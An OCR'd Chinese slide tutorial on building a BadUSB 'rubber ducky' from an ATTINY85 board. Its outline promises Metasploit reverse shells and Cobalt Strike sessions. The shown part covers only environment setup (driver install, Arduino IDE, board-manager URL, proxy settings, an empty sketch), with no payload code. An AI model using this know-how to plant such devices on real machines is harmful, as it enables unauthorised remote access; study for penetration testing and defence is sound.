DIY制作badusb橡皮鸭近源渗透

蜀山无道

免责任声明

仅供学习和参考。因用于其他用途而产生不良后果,作者不承担任何法律责任。

课程简介

教程基于atmel芯片ATTINY85 自带usb可刷写功能，用arduino的IDE烧录渗透代码实现metasploit反弹shell，Cobalt Strike快速上线。

第一章环境安装配置

第二章hello world程序

第三章metasploit反弹shell

第四章Cobalt Strike反弹shell

第一章环境安装配置

环境介绍:

1.1 vmware 16 x64 pro


1.2 windows 10 x64专业版

1.3 Arduino IDE 1.8.3

1.4 Attiny85微型 USB接口开发板


第一章环境安装配置

Attiny85开发板



第一章环境安装配置


驱动安装:



名称	修改日期	类型	大小
amd64	2022/9/12 20:49	文件夹	
x86	2022/9/12 20:49	文件夹	
cdc_digix.cat	2016/4/8 13:21	安全目录	8 KB
ChangeCDCSpeed.vbs	2016/4/8 13:21	VBScript Script ...	2 KB
digiserial.cat	2014/9/3 22:45	安全目录	9 KB
DigiSerial.inf	2014/9/3 22:42	安装信息	3 KB
Digispark_Bootloader.cat	2016/4/8 13:21	安全目录	10 KB
Digispark_Bootloader.inf	2016/4/8 13:21	安装信息	9 KB
digiusb.cat	2016/4/8 13:21	安全目录	11 KB
DigiUSB.inf	2016/4/8 13:21	安装信息	8 KB
DigiX.inf	2016/4/8 13:21	安装信息	4 KB
DPinst.exe	2016/4/8 13:21	应用程序	901 KB
DPinst64.exe	2016/4/8 13:21	应用程序	1,023 KB
Install Drivers.exe	2016/4/8 13:21	应用程序	1,487 KB
launcher.exe	2016/4/8 13:21	应用程序	1,416 KB
micronucleus.exe	2016/4/8 13:21	应用程序	82 KB
post_install.bat	2016/4/8 13:21	Windows 批处理...	1 KB

第一章环境安装配置

驱动安装:



Windows 安全中心

你想安装这个设备软件吗?

名称: Digistump LLC 端口 (COM 和 LPT)
发布者: Digistump LLC


☑ 始终信任来自 "Digistump LLC" 的软件(A)。

你应仅从可信的发布者安装驱动程序软件。我如何确定哪些设备软件可以安全安装?

驱动程序正在安装，请等待。这可能需要一段时间才能完成。

第一章

驱动安装:



设备驱动程序安装向导

正在完成设备驱动程序安装向导


此计算机上成功地安装了此驱动程序。

现在您可以将设备连接到此计算机。如果此设备附有说明，请先阅读。

驱动程序名	状态
✓ Digistump LLC (usb...	可以使用了
✓ libusb-win32 Digis...	可以使用了
✓ libusb-win32 DigiU...	可以使用了

第一章环境安装配置

Arduino IDE安装配置:




rduino-1.8.3 ›

名称	修改日期	类型	大小
drivers	2022/9/12 20:50	文件夹	
examples	2022/9/12 20:50	文件夹	
hardware	2022/9/12 20:50	文件夹	
java	2022/9/12 20:50	文件夹	
lib	2022/9/12 20:50	文件夹	
libraries	2022/9/12 20:50	文件夹	
reference	2022/9/12 20:50	文件夹	
tools	2022/9/12 20:50	文件夹	
tools-builder	2022/9/12 20:50	文件夹	
arduino.exe	2017/5/31 18:58	应用程序	395 KB
arduino.l4j.ini	2017/5/31 18:58	配置设置	1 KB
arduino_debug.exe	2017/5/31 18:58	应用程序	393 KB
arduino_debug.l4j.ini	2017/5/31 18:58	配置设置	1 KB
arduino-builder.exe	2017/5/31 18:58	应用程序	3,214 KB
libusb0.dll	2017/5/31 18:58	应用程序扩展	43 KB
msvcp100.dll	2017/5/31 18:58	应用程序扩展	412 KB
msvcr100.dll	2017/5/31 18:58	应用程序扩展	753 KB
revisions.txt	2017/5/31 18:58	文本文档	83 KB
wrapper-manifest.xml	2017/5/31 18:58	XML 文档	1 KB

第一章环境安装配置

Arduino IDE安装配置:

1.1




```
re, to run once:

e, to run repeatedly:
```

第一章环境安装配置

Arduino IDE安装配置:

http://digistump.com/package_digistump_index.json



首选项

设置 网络

项目文件夹位置

C:\Users\Administrator\Documents\Arduino 浏览

编辑器语言 系统预设 （需要重启 Arduino）

编辑器字体大小 12

界面缩放： ☑ 自动调整 100 % （需要重启 Arduino）

显示详细输出： □ 编译 □ 上传

编译器警告： 无

□ 显示行号

□ 启用代码折叠

☑ 上传后验证代码

□ 使用外部编辑器

☑ Aggressively cache compiled core

☑ 启动时检查更新

☑ 保存时更新项目文件的扩展名（.pde -> .ino）

☑ 当验证或上传时保存

附加开发板管理器网址： http://digistump.com/package_digistump_index.json

在首选项中还有更多选项可以直接编辑

C:\Users\Administrator\AppData\Local\Arduino15\preferences.txt


（只能在 Arduino 未运行时进行编辑）

好 取消

第一章环境安装配置

Arduino IDE配置本地代理:

配置本地代理



上传设置　同步设置

通用

☑ 自动连接

□ 开机自动启动

□ 后台静默启动

网络

备用登录地址

请输入域名/IP地址

高级设置

连接后锁定代理配置 ☑


允许其他设备连接本机代理 □

服务器地址 127.0.0.1

HTTP/HTTPS 代理端口 41091

SOCKS5 代理端口 1090

非全局模式代理设置 [规则]



首选项

○ 无代理

○ 自动检测代理设置

□ 自动代理设置URL：

用户名：

密码：

● 人工代理设置

● HTTP ○ SOCKS

主机名： 127. 0. 0. 1


端口号： 41091

用户名：

密码：

第一章环境安装配置

Arduino IDE配置开发板管理器:



sketch_sep12a | Arduino 1.8.3

```
void setup() {
  // put your

}

void loop() {
  // put your

}
```

